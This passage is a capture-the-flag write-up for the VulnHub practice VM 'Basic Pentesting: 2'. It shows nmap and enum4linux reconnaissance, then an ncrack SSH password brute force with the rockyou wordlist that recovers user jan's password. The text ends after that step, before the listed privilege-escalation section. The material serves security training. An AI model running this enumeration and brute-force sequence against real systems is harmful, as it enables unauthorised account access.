Basic Pentesting : 2

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 25, 2018
Hong Kong, China

Table of Contents

Introduction..3
Information Gathering..3
SSH Access of Jan..13
SSH Access of Kay..16
Privilege Escalation..19
Flag..19
Final Thought..20

Introduction

Basic Pentesting : 2 is a boot2root VM and is a continuation of the Basic Pentesting series by Josiah Pierce. This series is designed to help newcomers to penetration testing and to develop pentesting skills. Have fun exploring part of the offensive side of security.

The file format is OVF and can be imported to VirtualBox without problem. It also works flawlessly with NAT Network interface. The IP address can be obtained by DHCP.

It can be downloaded from VulnHub – https://vulnhub.com/entry/basic-pentesting-2,241/.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.16.

Boot up both Parrot Security OS VM and Basic Pentesting 2 VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Basic Pentesting 2 VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:cc:d5:91      1      60  PCS Systemtechnik GmbH
10.0.2.35       08:00:27:a1:01:12      1      60  PCS Systemtechnik GmbH
```

The IP address of Basic Pentesting 2 VM is 10.0.2.35.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.13  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::5c27:2ada:a553:147f  prefixlen 64  scopeid 0x20<link>
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:c2:78:e1  txqueuelen 1000  (Ethernet)
        RX packets 792755  bytes 701831227 (669.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 418787  bytes 44825565 (42.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and enum4linux are running for getting the information about the Basic Pentesting VM.

```
nmap -sS -sV -A -Pn 10.0.2.35
```

```
# Nmap 7.70 scan initiated Tue Jul 24 03:35:56 2018 as: nmap -sS -sV -A -Pn -oN
nmap_BasicPentestingv2 10.0.2.35
Nmap scan report for 10.0.2.35
Host is up (0.00027s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods: 
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2018-07-23T15:36:12-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-07-24 03:36:12
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.27 ms 10.0.2.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Tue Jul 24 03:36:12 2018 -- 1 IP address (1 host up) scanned in 15.92 seconds
```

```
enum4linux 10.0.2.35
```

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jul 24
23:10:29 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.0.2.35
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ==========================================================
|    Enumerating Workgroup/Domain on 10.0.2.35    |
 ==========================================================
[+] Got domain/workgroup name: WORKGROUP

 ================================================
|    Nbtstat Information for 10.0.2.35    |
 ================================================
Looking up status of 10.0.2.35
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ========================================
|    Session Check on 10.0.2.35    |
 ========================================
[+] Server 10.0.2.35 allows sessions using username '', password ''

 ===============================================
|    Getting domain SID for 10.0.2.35    |
 ===============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================
|    OS information on 10.0.2.35    |
 ==========================================
[+] Got OS info for 10.0.2.35 from smbclient:
[+] Got OS info for 10.0.2.35 from srvinfo:
        BASIC2         Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
        platform_id     :       500
        os version      :6.1
        server type     :       0x809a03

 ===============================
|    Users on 10.0.2.35    |
 ===============================



 ============================================
|    Share Enumeration on 10.0.2.35    |
 ============================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            PARROT

[+] Attempting to map shares on 10.0.2.35
//10.0.2.35/Anonymous         Mapping: OK, Listing: OK
//10.0.2.35/IPC$        [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ==================================================
|    Password Policy Information for 10.0.2.35    |
 ==================================================


[+] Attaching to 10.0.2.35 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] BASIC2
        [+] Builtin

[+] Password Info for Domain: BASIC2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0
        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5


 ==========================
|    Groups on 10.0.2.35    |
 ==========================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 ==================================================================
|    Users on 10.0.2.35 via RID cycling (RIDS: 500-550,1000-1050)    |
 ==================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon
username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-503 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-504 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-505 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-506 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-507 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-508 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-509 *unknown*\*unknown* (8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-510 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-511 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-512 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
S-1-5-21-2853212168-2008227510-3551253869-514 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-515 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-516 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-517 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-518 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-519 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-520 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-521 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-522 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-523 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-524 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-525 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-526 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-527 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-528 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-529 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-530 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-531 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-532 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-533 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-534 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-535 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-536 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-537 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-538 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-539 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-540 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-541 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-542 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-543 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-544 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-545 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-546 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-547 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-548 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-549 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-550 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1000 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1001 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1002 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1003 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1004 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1005 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1006 *unknown*\*unknown* (8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-1007 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1008 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1009 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1010 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1011 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1012 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1013 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1014 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1015 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1016 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1017 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1018 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1019 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1020 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1021 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1022 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1023 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1024 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1025 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1026 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1027 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1028 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1029 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1030 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1031 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1032 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1033 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1034 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1035 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1036 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1037 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1038 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1039 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1040 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1041 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1042 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1043 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1044 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1045 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1046 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1047 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1048 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1049 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
```

```
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
S-1-5-32-523 *unknown*\*unknown* (8)
S-1-5-32-524 *unknown*\*unknown* (8)
S-1-5-32-525 *unknown*\*unknown* (8)
S-1-5-32-526 *unknown*\*unknown* (8)
S-1-5-32-527 *unknown*\*unknown* (8)
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

```
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
S-1-5-32-1030 *unknown*\*unknown* (8)
S-1-5-32-1031 *unknown*\*unknown* (8)
S-1-5-32-1032 *unknown*\*unknown* (8)
S-1-5-32-1033 *unknown*\*unknown* (8)
S-1-5-32-1034 *unknown*\*unknown* (8)
S-1-5-32-1035 *unknown*\*unknown* (8)
S-1-5-32-1036 *unknown*\*unknown* (8)
S-1-5-32-1037 *unknown*\*unknown* (8)
S-1-5-32-1038 *unknown*\*unknown* (8)
S-1-5-32-1039 *unknown*\*unknown* (8)
S-1-5-32-1040 *unknown*\*unknown* (8)
S-1-5-32-1041 *unknown*\*unknown* (8)
S-1-5-32-1042 *unknown*\*unknown* (8)
S-1-5-32-1043 *unknown*\*unknown* (8)
S-1-5-32-1044 *unknown*\*unknown* (8)
S-1-5-32-1045 *unknown*\*unknown* (8)
S-1-5-32-1046 *unknown*\*unknown* (8)
S-1-5-32-1047 *unknown*\*unknown* (8)
```

```
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

 ==========================================
|    Getting printer info for 10.0.2.35    |
 ==========================================
No printers returned.


enum4linux complete on Tue Jul 24 23:10:46 2018
```


SSH Access of Jan

According to the result of enum4linux, there are two users, they are “kay” and “jan” for the Samba. A brute force is conducted for the SSH access and get the password of “jan” which is “armando”. Use that password to login to “jan’ account via SSH.

The content of “users.txt” :

```
kay
jan
```

```
ncrack -v -U users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.35:22
```




```
  -v: Increase verbosity level (use twice or more for greater effect)
  -d[level]: Set or increase debugging level (Up to 10 is meaningful)
  --nsock-trace <level>: Set nsock trace level (Valid range: 0 - 10)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
MISC:
  --resume <file>: Continue previously saved session
  --save <file>: Save restoration file with specific filename
  -f: quit cracking service after one found credential
  -6: Enable IPv6 cracking
  -sL or --list: only list hosts and services
  --datadir <dirname>: Specify custom Ncrack data file location
  --proxy <type://proxy:port>: Make connections via socks4, 4a, http.
  -V: Print version number
  -h: Print this help summary page.
MODULES:
  SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM, OWA
EXAMPLES:
  ncrack -v --user root localhost:22
  ncrack -v -T5 https://192.168.0.1
  ncrack -v -iX ~/nmap.xml -g CL=5,to=1h
SEE THE MAN PAGE (http://nmap.org/ncrack/man.html) FOR MORE OPTIONS AND EXAMPLES
┌─[✗]─[samiux@parrot]─[~/infosec/BasicPentestingv2]
└──╼ $ncrack -v -U users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.35:22

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-07-24 23:13 HKT

Discovered credentials on ssh://10.0.2.35:22 'jan' 'armando'
```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
29 °C Tue Jul 24, 23:31:30
Menu
Parrot Terminal
Parrot Terminal

